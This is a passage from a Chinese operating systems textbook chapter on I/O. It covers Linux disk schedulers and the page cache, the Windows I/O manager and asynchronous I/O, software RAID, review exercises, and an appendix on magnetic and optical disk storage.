


图 11.14　Linux 最后期限 I/O 调度程序

预期 I/O 调度程序

最初的电梯调度程序和最后期限调度程序都是用来在现有的请求得到满足的情况下，调度新的请求，因而可以尽量保持磁盘的运转。同样的策略也适用于 11.5 节中介绍的调度算法。然而，当存在很多同步读请求时，这一策略可能不能达到预期效果。典型地，一个应用程序会在一个读请求得到满足并且数据可用之后，才会发出下一个读请求。在接受上次读请求的数据和发出下一次读请求之间有个很小的延迟，利用这个延迟，调度程序可以转向其他等待的请求，并服务该请求。

由于局部性原理，相同进程的连续读请求会发生在相邻的磁盘块上。如果调度程序在满足一个读请求后能延迟一小段时间，看看是否有新的附件的读请求发生，这样可以增强整个系统的性能。这就是预期调度程序背后的原理，它在[IYER01]中提出，并在 Linux 2.6 中实现。

在 Linux 中，预期调度程序是对最后期限调度程序的补充。当一个读请求被分派时，预期调度程序会将调度系统的执行延迟 6 毫秒，具体的延迟时间取决于配置文件。在这一小段延迟中，发出上一条读请求的应用程序有机会发出另一条读请求，并且该请求发生在相同的磁盘区域。如果是这样，新的请求会立刻享受服务。如果没有新的请求发生，调度程序继续使用最后期限调度算法。

[LOVE04]报告了 Linux 上调度算法的两个测试。第一个测试包含了读取一个 200MB 的文件，同时后台进行一个长的写文件流。第二个测试包括在后台读一个大的文件，同时读取内核源代码树目录中的每个文件。结果如下表所示。

可以看出，性能的提升取决于工作负载的性质。但是在两个测试中，预期调度程序提供了显著的性能提升。

I/O 调度程序和内核	测 试 1	测 试 2
Linux 2.4 上的 Linux 电梯调度程序	45 秒	30 分 28 秒
Linux 2.6 上的最后期限 I/O 调度程序	40 秒	3 分 30 秒
Linux 2.6 上的预期 I/O 调度程序	4.6 秒	15 秒

11.9.2 Linux 页面缓存

在 Linux 2.2 和较早的版本中，内核维护一个页面缓存，以缓存从普通文件系统中的读写，或者缓存虚拟内存的页面；内核还维护了一个单独的缓冲区高速缓存，以用于块的输入/输出。对于 Linux 2.4 和后面的版本，其使用同样的页面高速缓存，涉及所有的磁盘和内存间的数据交换。

页面缓存有两个优势。第一，当需要将"脏"页面写回到磁盘时，这些"脏"页面可以适当地排序，从而高效地写回。第二，由于局部性原理的存在，在页面缓存中的页面从缓存中清除之前，很有可能被再次引用，因此避免了不必要的磁盘 I/O 操作。

"脏"页面在两种情况下被写回：

- 当空闲内存低于一个指定的域值时，内核会减少页面缓存的大小来释放其所占用的内存，并将其加入到空闲内存中。
- 当"脏"页面驻留的时间高于指定的域值时，这些"脏"页面将被写回到磁盘。

11.10 Windows I/O

图 11.15 展示了与 Windows I/O 管理器相关的关键内核组件。I/O 管理器负责为操作系统处理所有 I/O，并提供所有类型的驱动程序都能够调用的统一接口。

11.10.1 基本 I/O 机制

图 11.15　Windows I/O 管理器

I/O 管理器与四种类型的内核组件紧密地协同工作：

- **高速缓存管理器**：高速缓存管理器为所有的文件系统处理文件缓存。当可用的物理内存变化时，它可以动态地增加和减少某个特定文件的高速缓存的大小。系统仅仅在高速缓存中记录更新，而不在磁盘中记录。一个惰性内核写线程，周期性地将系统更新批量写入磁盘中。批处理方式的写回更新可以使 I/O 系统效率更高。文件块区域被映射到内核的虚拟内存中，然后由虚拟内存管理器来完成复制页面到磁盘上的文件中或从文件中复制页面的大部分工作。高速缓存管理器就是通过这种方式来工作的。
- **文件系统驱动程序**：I/O 管理器将文件系统驱动程序仅仅看做是另一个设备驱动程序，并把关于文件系统中某些卷的 I/O 请求发送给与这些卷相应的软件驱动程序。文件系统依次给管理硬件设备适配器的软件驱动程序发送 I/O 请求。
- **网络驱动程序**：Windows 包括完整的联网能力，并支持远程文件系统。这些机制的实现是由软件驱动程序实现的，而不是由 Windows 执行体（Windows Executive）的一部分来实现的。
- **硬件设备驱动程序**：这些软件驱动程序通过内核硬件抽象层中的入口点，访问外围设备的硬件寄存器。这些例程存在于 Windows 所支持的每种平台上，由于所有平台的例程名都是相同的，因而 Windows 设备驱动程序的源代码可以在不同的处理器类型间移植。

11.10.2 异步 I/O 和同步 I/O

Windows 提供两种模式的 I/O 操作：异步和同步。异步模式用于优化应用程序的性能。通过异步 I/O，应用程序可以启动一个 I/O 操作，然后在 I/O 请求执行的同时继续处理。而对于同步 I/O，应用程序被阻塞直到 I/O 操作完成。

从调用线程的角度看，异步 I/O 更有效一些，这是因为它在 I/O 管理器对 I/O 操作进行排队并随后进行处理的同时，允许线程继续执行。但是调用异步 I/O 操作的应用程序需要通过某种方式来确定 I/O 操作何时完成。Windows 提供了四种不同的技术用于在 I/O 完成时发信号：

- **给一个文件对象发信号**：通过这种方法，当在某个设备对象上的操作完成时，与该设备对象相关联的一个指示器被置位。请求该 I/O 操作的线程可以继续执行，直到它到达某一时刻必须等待 I/O 的操作完成。在这一时刻，线程开始等待直到该操作完成，然后再继续。这种技术简单，且易于使用，但不适合处理多个 I/O 请求。例如，如果一个线程需要在一个文件上同时执行多个动作，如从文件的一部分读并向文件的另一部分写，若使用这种技术，该线程将无法区分是读操作完成还是写操作完成，它仅仅知道在这个文件中请求的某个 I/O 操作完成了。
- **给一个事件对象发信号**：这种技术允许在一个设备或文件中同时有多个 I/O 请求。该线程为每个请求创建一个事件，随后，该线程可以在这些请求中的一个上或所有请求的集合上等待。
- **异步过程调用**：这种技术利用与线程相关联的一个队列，称做异步过程调用（Asynchronous Procedure Call，APC）队列。在这种情况下，该线程产生 I/O 请求，指定一个用户态的例程，当 I/O 完成后来回调它。I/O 管理器把这些请求的结果放在调用线程的 APC 队列中。当这个线程再次被内核阻塞时，这些异步过程调用（APC）会被发送出去。每一个异步过程调用都会使线程返回到用户态并且执行指定的例程。
- **I/O 完成端口**：Windows 服务器使用这种技术来优化线程的使用。应用程序创建一个线程池来处理 I/O 请求的完成。每个线程都在完成的端口上等待，I/O 端口完成后，内核唤醒线程来继续进行相应处理。这种方法的一个优点是应用程序可以限定一次执行多少个线程。
- **轮询**（Polling）：异步 I/O 请求会在操作完成时向进程用户的虚拟内存中写入状态和传递数据的计数。一个线程仅仅检查一下这些值就可以知道操作是否已经完成。

11.10.3 软件 RAID

Windows 支持两类 RAID 配置，[MS96] 中给出了关于它们的定义：

- **硬件 RAID**：独立物理磁盘通过磁盘控制器或磁盘存储柜，被组合成一个或多个逻辑磁盘。
- **软件 RAID**：不连续的磁盘空间通过容错软件磁盘驱动程序 FTDISK，组合成一个或多个逻辑分区。

  在硬件 RAID 中，控制器接口处理冗余信息的创建和重新生成。Windows 服务器上的软件 RAID，作为操作系统的一部分实现了 RAID 的功能性，并且可以和任意的多个磁盘集合一同使用。软件 RAID 机制实现了 RAID 1 和 RAID 5。在 RAID 1 的情况中（磁盘镜像），包括主要分区和镜像分区的两个磁盘可以在同一个磁盘控制器上，也可以在不同的磁盘控制器上。后一种配置称做**磁盘双工**。

11.10.4 卷影复制

影子复制是一种高效的备份方法，通过生成卷的连续快照来进行备份。影子复制对于在每个

卷上进行文件存档也很有用。如果用户删除了一个文件，他或她可以从可用的影子副本上来获得该文件一个较早的副本，其中影子副本由系统管理员生成。影子复制由软件驱动程序来完成，在卷上的数据被覆盖之前生成其备份。

11.10.5 卷加密

从 Windows Vista 开始，操作系统开始支持整卷加密。这样比对单个的文件加密更安全，因为整个系统协同工作来保证数据安全。已支持三种不同的生成密钥的方法；允许多层次的安全联锁。

11.11 小结

计算机系统和外部世界的接口是它的 I/O 体系结构。I/O 体系结构的设计目标是提供一种系统化方法来控制与外部世界的交互，并且给操作系统提供有效管理 I/O 所需要的信息。

I/O 功能通常划分成许多层，比较低的层处理与要执行的物理功能比较接近的细节，比较高的层以一种逻辑和通用的方式处理 I/O。其结果是硬件参数的变化不需要影响大多数 I/O 软件。

I/O 的一个重要方面是使用缓冲区。缓冲区由 I/O 实用程序控制，而不是由应用程序进程控制。缓冲可以平滑计算机系统内部速度和 I/O 设备速度之间的差异。使用缓冲区还把实际的 I/O 传送从应用程序进程的地址空间分离出来，这就使得操作系统能够更加灵活地执行它的存储器管理功能。

对整个系统性能产生重要影响的是磁盘 I/O，因而关于这个领域的研究和设计工作远远超过了其他任何一种类型的 I/O。为提高磁盘 I/O 的性能，使用最广泛的两种方法是磁盘调度和磁盘高速缓存。

在任何时候，总是有一个关于同一个磁盘上的 I/O 请求的队列，这正是磁盘调度的对象，磁盘调度的目的是按某种方式满足这些请求，并使得磁盘的机械寻道时间最小，从而提高性能。那些被挂起请求的物理布局和对局部性的考虑在调度中起着主要作用。

磁盘高速缓存是一个缓冲区，通常保存在内存中，充当磁盘块在磁盘存储器和其余内存之间的高速缓存。由于局部性原理，磁盘高速缓存的使用可以充分地减少内存和磁盘之间 I/O 传送的块数。

11.12 推荐读物

在大多数计算机体系结构方面的书籍中，都可以找到关于计算机 I/O 的一般介绍，如 [STAL06]。[MEE96a] 综述了磁盘和磁带系统的底层记录技术；[MEE96b] 重点讲述了磁盘和磁带系统中的数据存储技术。[WIED87] 中有关于磁盘性能问题（包括那些与磁盘调度相关的问题）的一个很好的讨论；[NG98] 讲述了磁盘硬件性能问题；[CAO96] 分析了磁盘高速缓存和磁盘调度；[WORT94]和[SELT90]对调度算法进行了很好的概括，并进行了性能分析。

[ROSC03] 给出了关于各种类型的外部存储器系统的综述，并对每种系统都给出了适当的技术细节；[SCHW96] 也给出了一个很好的综述，它的重点是 I/O 接口，而不是设备本身；[PAI00] 给出了关于 I/O 缓冲和高速缓存的综合的操作系统方案。

[DELL00] 详细讲述了 Windows NT 的设备驱动程序，并综述了整个 Windows I/O 体系结构。

[CHEN94] 是由 RAID 概念的提出者撰写的，这是关于 RAID 技术的一个非常好的综述。[CHEN96] 分析了 RAID 的性能；[FRIE96] 也是一篇不错的论文；[DALT96] 详细描述了 Windows NT 的软件 RAID 机制。

CAO96 Cao, P.; Felten, E.; Karlin, A.; and Li, K. “Implementation and Performance of Integrated Application-Controlled File Caching, Prefetching, and Disk Scheduling.” *ACM Transactions on Computer Systems*, November 1996.

CHEN94 Chen, P.; Lee, E.; Gibson, G.; Katz, R.; and Patterson, D. “RAID: HighPerformance, Reliable

Secondary Storage." *ACM Computing Surveys*, June 1994.

CHEN96 Chen, S., and Towsley, D. "A Performance Evaluation of RAID Architectures." *IEEE Transactions on Computers*, October 1996.

DALT96 Dalton, W.,et al. *Windows NT Server 4: Security, Troubleshooting, and Optimization.* Indianapolis, IN: New Riders Publishing, 1996.

DELL00 Dekker, E., and Newcomer, J. *Developing Windows NT Device Drivers: A Programmer's Handbook.* Reading, MA: Addison-Wesley, 2000.

FRIE96 Friedman, M. "RAID Keeps Going and Going and..." *IEEE Spectrum*, April 1996.

MEE96a Mee, C., and Daniel, E. eds. *Magnetic Recording Technology.* New York: McGraw-Hill, 1996.

MEE96b Mee, C., and Daniel, E. eds. *Magnetic Storage Handbook.* New York: McGraw-Hill, 1996.

NG98 Ng, S. "Advances in Disk Technology: Performance Issues." *Computer*, May 1989.

PAI00 Pai, V.; Druschel, P.; and Zwaenepoel, W. "IO-Lite: A Unified I/O Buffering and Caching System." *ACM Transactions on Computer Systems*, February 2000.

ROSC03 Rosch, W. *The Winn L. Rosch Hardware Bible.* Indianapolis, IN: Que Publishing, 2003.

SCHW96 Schwaderer, W., and Wilson, A. *Understanding I/O Subsystems.* Milpitas, CA: Adaptec Press, 1996.

SELT90 Seltzer, M.; Chen, P.; and Ousterhout, J. "Disk Scheduling Revisited *Proceedings, USENIX Winter Technical Conference*, January 1990.

STAL06 Stallings, W. *Computer Organization and Architecture, 7th ed.* Upper Saddle River, NJ: Prentice Hall, 2006.

WIED87 Wiederhold. G. *File Organization for Database Design.* New York: McGraw-Hill, 1987.

WORT94 Worthington, B.; Ganger, G.; and Patt, Y. "Scheduling Algorithms for Mondern Disk Drives." *ACM SiGMETRICS*, May 1994.

11.13 关键术语、复习题和习题

关键术语

块	磁盘组	固定磁盘
面向块的设备	固定头磁盘	可编程 I/O
循环缓冲区	软盘	读/写头
CD-R	间隙	独立磁盘冗余阵列（RAID）
CD-ROM	硬盘	CD-RW
中断驱动 I/O	可换式磁盘	柱面
输入/输出（I/O）	旋转延迟	设备 I/O
I/O 缓冲区	扇区	数字化视频光盘（DVD）
I/O 通道	寻道时间	直接存储器访问（DMA）
I/O 处理器	面向流的设备	磁盘存取时间
逻辑 I/O	磁道	磁盘高速缓存
磁盘	传送时间	活动头磁盘

复习题

11.1 列出并简单定义执行 I/O 的三种技术。

11.2 逻辑 I/O 和设备 I/O 有什么区别？

11.3 面向块的设备和面向流的设备有什么区别？各举一些例子。

11.4 为什么希望用双缓冲而不是单缓冲来提高 I/O 的性能？

11.5 在磁盘读或写时有哪些延迟因素？

11.6 简单定义图 11.7 中描述的磁盘调度策略。

11.7 简单定义 7 个 RAID 级别。

11.8 典型的磁盘扇区大小是多少？

习题

11.1 考虑一个程序访问一个 I/O 设备，并比较无缓冲的 I/O 和使用缓冲区的 I/O。说明使用缓冲区最多可以减少 2 倍的运行时间。

11.2 思考下面的问题，你会注意到本章讨论的磁盘调度算法中存在一些“边界情况”需要考虑。

a）设计并描述一组寻道请求序列，使得下述磁盘调度算法产生相同（或相似）的执行效率：FCFS、SSTF、随机算法、SCAN（使用 LOOK）。

b）设计并描述一个寻道请求序列，使得 SCAN 和 C-SCAN（使用 LOOK）算法产生相同（或相似）的执行效率。

11.3 a）使用与表 11.2 类似的方式，分析下列磁道请求序列：27，129，110，186，147，41，10，64，120。假设磁头最初定位在磁道 100 处，并且沿着磁道号减小的方向移动。

b）如果假设磁头沿着磁道号增大的方向移动，请给出同样的分析。

11.4 考虑一个磁盘，有 N 个磁道，磁道号从 0 到（$N-1$），并且假设请求的扇区随机地均匀分布在磁盘上。现在要计算一次寻道平均跨越的磁道数。

a）首先，计算当磁头位于磁道 t 时，寻道长度为 j 的可能性。（提示：这是一个关于确定所有组合数目的问题，所有磁道位置作为寻道目标的可能性是相等的。）

b）接下来计算寻道长度为 K 的可能性。（提示：这包括所有移动了 K 个磁道的可能性之和。）

c）使用下面计算期望值的公式，计算一次寻道平均跨越的磁道数目：

$$\mathrm{E}[x] = \sum_{i=0}^{N-1} i \sum \Pr[x=i]$$

提示：使用 $\sum_{i=1}^{n} i = \frac{n(n+1)}{2}; \sum_{i=1}^{n} i^2 = \frac{n(n+1)(2n+1)}{6}$

d）说明当 N 比较大时，一次寻道平均跨越的磁道数接近 N/3。

11.5 下面的公式适用于高速缓存存储器和磁盘高速缓存：

$$T_S = T_C + M \times T_D$$

请把这个公式推广到 N 级存储器结构，而不是仅仅 2 级。

11.6 对基于频率的置换算法（见图 11.9），定义 F_{new}、F_{middle} 和 F_{old} 分别为包含新区、中间区和老区的高速缓存片断，显然 $F_{\text{new}} + F_{\text{middle}} + F_{\text{old}} = 1$。如果有

a）$F_{\text{old}} = 1 - F_{\text{new}}$

b）$F_{\text{old}} = 1/$（高速缓存大小）

请分别描述该策略。

11.7 如果磁盘中扇区大小固定为每扇区 512 字节，并且每磁道 128 个扇区，每面 130 个磁道，一共有 12 个可用的面，计算存储 90000 条 200 比特长的逻辑记录需要多少磁盘空间（扇区、磁道和面）。忽略文件头记录和磁道索引，并假设记录不能跨越两个扇区。

11.8 考虑 11.7 中提到的磁盘系统。假设磁盘转速是 1200 转/分，磁盘控制器每旋转一圈可以将一个扇区读入其内部缓冲区，接着操作系统以字节为单位读取这些数据，每读取一个字节，磁盘控制器都会产生一个中断。

a）如果中断服务例程处理每个中断的时间是 1.8 微秒，那么系统读入整个扇区需要花多少时间？（不考虑寻道所需要花费的时间）

b）在系统读取数据的过程中，操作系统可以用于处理其他进程的时间是多少？相对于读取磁盘的总传输时间，所占的百分比是多少？

11.9 再次考虑习题 11.7 和 11.8 中的磁盘系统。假设磁盘控制器和系统内存之间的数据传输采用 DMA 方式，总线速度为 2MB/秒。在该条件下，系统读入整个扇区需要花费多少时间？在这段时间内，操作系统可以用于处理其他进程的时间是多少？

11.10 一个 32 位计算机有两个选择通道和一个多路通道，每个选择通道支持两个磁盘和两个磁带部件。多路通道有两个行式打印机、两个卡片阅读机，并连接着 10 个 VDT 终端。假设有以下的传送率：

磁盘驱动器	800KB/s
磁带驱动器	200KB/s
行式打印机	6.6KB/s
卡片阅读机	1.2KB/s
VDT	1KB/s

估计系统中最大总的 I/O 传送率为多少？

11.11 当条带的大小比 I/O 请求的大小小时，磁盘条带化显然可以提高数据传送率。同样，相对于单个的大磁盘，由于 RAID 0 可以并行处理多个 I/O 请求，显然它可以提高性能。但是，对于后一种情况，磁盘条带化还有必要存在吗？也就是说，相对于没有条带化的磁盘阵列，磁盘条带化可以提高 I/O 请求速率的性能吗？

11.12 现有一个 RAID 磁盘阵列，包含四个磁盘，每个磁盘大小都是 200GB。试问在 RAID 级分别为 0,1,2,3,4,5,6 时，该磁盘阵列的有效存储容量是多少？

附录 11A 磁盘存储设备

磁盘

磁盘是由表面涂有磁性物质的金属或塑料构成的圆形盘片。数据被记录在磁盘中，然后可以通过一个称做磁头的导体线圈从磁盘中取出。在进行读操作或写操作期间，磁头是固定的，磁盘在它下面旋转。

写机制基于通过线圈的电流会产生磁场的原理。电磁脉冲被送到磁头，产生的磁模式被记录在磁头下面的磁盘面中，正负电流会产生不同的磁模式。读机制基于这一事实：相对于线圈移动的磁场会在线圈中产生电流。当盘片在磁头下面经过时，可以产生与以前记录的极性相同的电流。

数据组织和格式化

磁头是一个相对比较小的设备，它能够从旋转到其下面的盘片部分中读取或写入数据。这就导致盘片上的数据被组织在一组同心圆中，称为**磁道**。每个磁道与磁头一样宽，每个盘面有上千个磁道。

图 11.16 描绘了磁盘数据的布局。相邻的磁道通过间隙被分隔开，这样可以避免或者至少减小由于磁头未对准或磁场之间的干扰引发的错误。

数据按**扇区**（见图 11.16）从磁盘中向外或向磁盘里传送。通常每个磁道有几百个扇区，它们可以是固定长度的，也可以是可变长度的。对于大多数磁盘驱动器，扇区大小固定为 512 个字节。为避免对系统强加不合理的精度要求，相邻的扇区通过磁道内部（扇区间）的间隙来分隔。

靠近旋转的磁盘中心的一个数据位，通过一个固定点（如读写磁头）时候的速度要慢于磁盘外侧的一个数据位。因此必须找到某种办法来补偿这种速度上的差别，使得磁头可以以相同的速度读取每个比特。这个问题可以通过增加记录在磁盘上信息的比特位之间的间隙来解决。这样信息就可以通过定速旋转的磁盘，以相同的速度扫描，这称为**恒定角速度**（Constant Angular Velocity,CAV）。图 11.17a 显示了使用 CAV 技术的磁盘布局。磁盘被划分成饼状的扇区以及一系列同心的磁道。使用 CAV 的好处是每块数据可以由磁道和扇区直接定位。为了将磁头从当前的位置移动到指定的位置，只需将磁头短距离移动到指定的磁道，然后等待合适的扇区旋转到磁头下面。CAV 的不足是，磁盘外圈的磁道尽管较长，但是其保存的数据量跟较短的内圈磁道相同。

由于存储密度单位面积的比特数从最外边的磁道向最里面的磁道递增，因此采用一般 CAV 系统的磁盘，其存储容量受限于最内磁道的最大记录密度。为了增加密度，现代磁盘系统使用了一种称为**多区记录**（Multiple zone recording）的技术，该技术中磁盘表面被划分为多个同心的区域（典型为 16 个）。在一个区域内，每个磁道的比特数是个常数。那些远离中心的区域比那些靠近中心的区域含有更多的比特。这使得可以获得更大的存储空间，其代价是更复杂的旋转控制。当磁盘头从一个区域移动到另一个区域的时候，每个比特的长度也随着磁道的变化而变化，这就引起了读写时间的变化。图 11.17b 表示了多区记录的分布情况，其中，每个区域是一个磁道宽。

需要一些方法在一个磁道中定位扇区的位置。很显然，磁道上必须有个开始点以及一个判断每个扇区开始和结束的方法。这些需求可以由磁盘上记录的控制数据来处理。因而，磁盘格式化后会包含一些额外数据，这些数据只能被磁盘驱动器使用，用户是不能访问的。





图 11.16　磁盘数据布局



a) 恒定角速度　　b) 多区域记录

图 11.17　磁盘布局的比较

物理特性

表11.6列出不同类型的磁盘之间的主要差别。首先，磁头相对于盘片的径向方向可以是固定的，也可以是可移动的。对于固定头磁盘（fixed-head disk），每个磁道都有一个读/写磁头。所有磁头都安装在一个刚性的磁头臂中，磁头臂可以伸展，跨过所有的磁道。而活动头磁盘（movable-head disk）只有一个读/写磁头。同样，这个磁头也安装在一个磁头臂中。由于磁头必须能够定位在任何一个磁道上，磁头臂可以为这个目的伸展或缩回。

表 11.6　磁盘系统的物理特性

磁头移动 　固定头（每个磁道一个） 　活动头（每个盘面一个）	盘片 　单个盘片 　多个盘片
磁盘可移动性 　固定磁盘 　可换式磁盘	磁头机制 　接触（软盘） 　固定间隙 　空气动力间隙（Winchester）
面 　单面 　双面	

磁盘本身安装在一个磁盘驱动器中。磁盘驱动器由磁头臂、用于旋转磁盘的轴心和二进制数据输入输出所需要的电子设备组成。固定磁盘（nonremovable disk）永久地安装在磁盘驱动器上，个人计算机中的硬盘就是一个固定磁盘；可换式磁盘（removable disk）可以被移走并用另一个磁盘替换。可换式磁盘的优点是可以通过有限数量的磁盘系统得到无限的数据量。此外，这类磁盘可以从一个计算机系统移到另一个。软盘和ZIP磁盘就是可换式磁盘的例子。

对于大多数磁盘，盘片的两面都有磁涂层，称做双面（double sided）。某些比较便宜的磁盘系统使用单面（single-sided）磁盘。

某些磁盘驱动器允许多个盘片（multiple platter）垂直堆叠起来，彼此之间相距1英寸，同时提供多个磁头臂。这些盘片称做磁盘组（disk pack），如图11.18所示。多盘片磁盘采用活动头，每个盘面一个读/写磁头。所有的磁头被机械地固定在一起，使得它们距磁盘中心的距离相同，并且可以一起移动。因此，在任何时候，所有的磁头都位于与磁盘中心距离相同的磁道上。所有盘片上相对位置相同的磁道的组合称做柱面（cylinder）。例如，图11.19中所有用阴影表示的磁道就是一个柱面的一部分。

最后，根据磁头机制可以把磁盘划分成三类。传统上，读/写磁头位于盘片上方一个固定距离处，允许有一空气间隙。另一种极端是在读写操作期间，磁头机制在物理上接触到了介质。这种机制常用于软盘。软盘是一种比较小、比较灵活并且很便宜的磁盘类型。

为理解第三种类型的磁盘，有必要解释一下数据密度与空气间隙的大小之间的关系。为了正确地读或写，磁头必须能够产生或感知到足够的电磁场。磁头越窄，它在工作时就必须离盘片越近。磁头比较窄意

味着磁道比较窄，从而使得数据密度比较大。但是，磁头离磁盘越近，由于杂质或瑕疵发生错误的危险也就越大。Winchester 磁盘的研制进一步推动了这项技术的发展。Winchester 磁头用在密封的、几乎没有杂质的驱动器部件中。它们被设计成在操作时比传统的刚性磁头更接近盘面，因而允许更大的数据密度。磁头实际上是一个空气动力箔片，当磁盘不动时轻轻地停在盘面上，磁盘旋转时产生的气压足以使这个箔片升高离开盘面。由此得到的非接触式系统可以使用更窄的磁头，可以比传统的刚性磁头距离盘面更近进行操作①。




图 11.18　磁盘驱动器的组成




图 11.19　磁道和柱面

表 11.7 给出了当代典型的高性能磁盘的磁盘参数。

表 11.7　典型的磁盘驱动器参数

特　　性	Seagate Barracuda 180	Seagate Cheetah X15-36LP	Seagate Barracuda 36ES	Toshiba HDD1242	Hitachi Microdrive
应用	高容量服务器	高性能服务器	入门级台式机	便携	手持设备
容量	181.6GB	36.7GB	18.4GB	5GB	4GB
从磁道到磁道的最小寻道时间	0.8ms	0.3ms	1.0ms	—	1.0ms
平均寻道时间	7.4 ms	3.6 ms	9.5 ms	15 ms	12 ms
轴心速度	7200 r/m	15K r/m	7200 r/m	4200 r/m	3600 r/m
平均旋转延迟	4.17 ms	2 ms	4.17 ms	7.14 ms	8.33 ms
最大传送率	160 MB/s	522-709 MB/s	25 MB/s	66 MB/s	7.2MB/s
每扇区的字节数	512	512	512	512	512
每磁道的扇区数	793	485	600	63	—
每柱面的磁道数（盘面数）	24	8	2	2	2
柱面（盘片一面的磁道数）	24247	18479	29851	10350	—

① 从历史的角度看，术语 Winchester 最早出自 IBM 3340 磁盘模型发布前的编号。3340 磁盘模型是一种可换式磁盘，磁头密封其中。该术语目前指的是任何具有空气动力磁头设计的封装磁盘。Winchester 磁盘通常用于构造个人电脑和工作站，也称为硬盘。

光存储器

1983年引进的光盘（CD）数字声音系统是史上最成功的消费产品之一。CD是一种不可擦写的磁盘，一面可以存储超过60分钟的声音信息。CD在商业上的巨大成功推动了价格便宜的光盘存储技术的开发，从而给计算机数据存储带来了重大的革命。当前，已经出现了各种各样的光盘系统（见表11.8），下面简单介绍几种。

表 11.8 光盘产品

类　型	说　明
CD	压缩光盘。一种存储数字音频信息的不可擦除盘片，标准系统使用12cm的盘片，可以记录超过60分钟的不间断录音
CD-ROM	只读存储压缩光盘。一种用来存储计算机数据的不可擦除盘片，标准系统使用12cm的盘片，可以存储超过650MB的数据
CD-R	可记录CD，与CD-ROM相似，用户能且仅能往盘上写一次
CD-RW	可重写CD，与CD-ROM相似，用户可以擦除和重写多次
DVD	数字化视频光盘，产生数字化、压缩视频信息的一种技术，同时也可用于其他大容量数字式数据。其直径可以为8cm和12cm，双面容量高达17GB。基本的DVD是只读的（DVD-ROM）
DVD-R	可记录DVD，与DVD-ROM相似，用户能且仅能往盘片上写一次。只有一面可用
DVD-RW	可重写DVD，与DVD-ROM相似，用户可以擦除和重写盘片多次。只有一面可用
HD-DVD	高清DVD，提供比普通DVD更大的数据存储容量，使用405 nm（蓝紫光blue violet）激光。单面单层可存储15GB
蓝光-DVD	类似于HD-DVD。单面单层可存储25GB

CD-ROM

音频CD和CD-ROM（光盘只读存储器，Compact Disc Read-Only Memory）使用的是同一种技术。主要差别是CD-ROM具有纠错设备，确保数据可以正确地从光盘传送到计算机。这两种类型的光盘是用同样的方法制作的。光盘是用一种树脂制成的，如聚碳酸酯。记录的数字化信息（音乐数据或计算机数据）用一系列细微的凹坑压在反射表面上。要做到这一点，首先需要用聚焦精细的高强度激光创建一个母盘，然后再以母盘为模板制作出副本。副本有凹坑的表面被涂了一层高反射的表层，通常是铝膜或金膜。这个闪亮的表面覆盖了一层透明丙烯酸酯以防止灰尘和划伤。最后，在丙烯酸酯上打印上标签。

从CD或CD-ROM中检索信息是通过一个封装在光盘播放器或驱动装置中的小功率激光完成的。当电机旋转磁盘经过激光束时，激光束射向透明的保护镀层。当激光束遇到一个凹坑时，反射光的强度会改变。这个变化被一个光学传感器检测到，并转换成数字信号。

回忆前面所描述的磁盘，磁盘上的数据记录在同心的磁道上。在最简单的恒定角速度（CAV）系统中，每个磁道所存储的比特位数是个常数。通过多区存储记录方式可以增大密度，在此方式下磁盘表面被划分成很多区域，远离磁盘中心的区域包含有比靠近中心区域更多的比特位。尽管这种技术增加了磁盘容量，但仍然不是最佳的。

为了获得更大的磁盘容量，CD和CD-ROM并没有将所保存信息组织在同心圆的轨道上。相反，光盘上包含一个螺旋的轨道，该轨道开始于靠近光盘中心的位置，终止于光盘的外沿。光盘外沿的扇区与内部的扇区长度相等。这样，信息将被均匀地封装在光盘上相同大小的段上，而其又在光盘转速变化的情况下，以相同的速率被扫描。因而凹坑所包含的数据被激光以**恒定线速度**（CLV）读取。光盘在访问外沿数据时的转速要慢于访问内圈数据时的转速。因而，在靠近光盘外沿的位置，光盘轨道的容量和旋转延迟都会增加。一张CD-ROM的容量大约为680MB。

CD-ROM适用于将大量数据分发给很多用户的情况。但考虑到在最初写数据时的开销，其并不适用于个别应用程序。与传统的磁盘相比较，CD-ROM有以下三个主要优势：

- 光盘的信息存储能力较大。

- 光盘及其上面的数据可以被廉价地大规模复制，而磁盘做不到这点。磁盘上的数据库只有在使用两个磁盘驱动器的情况下才能被复制到另一个磁盘。
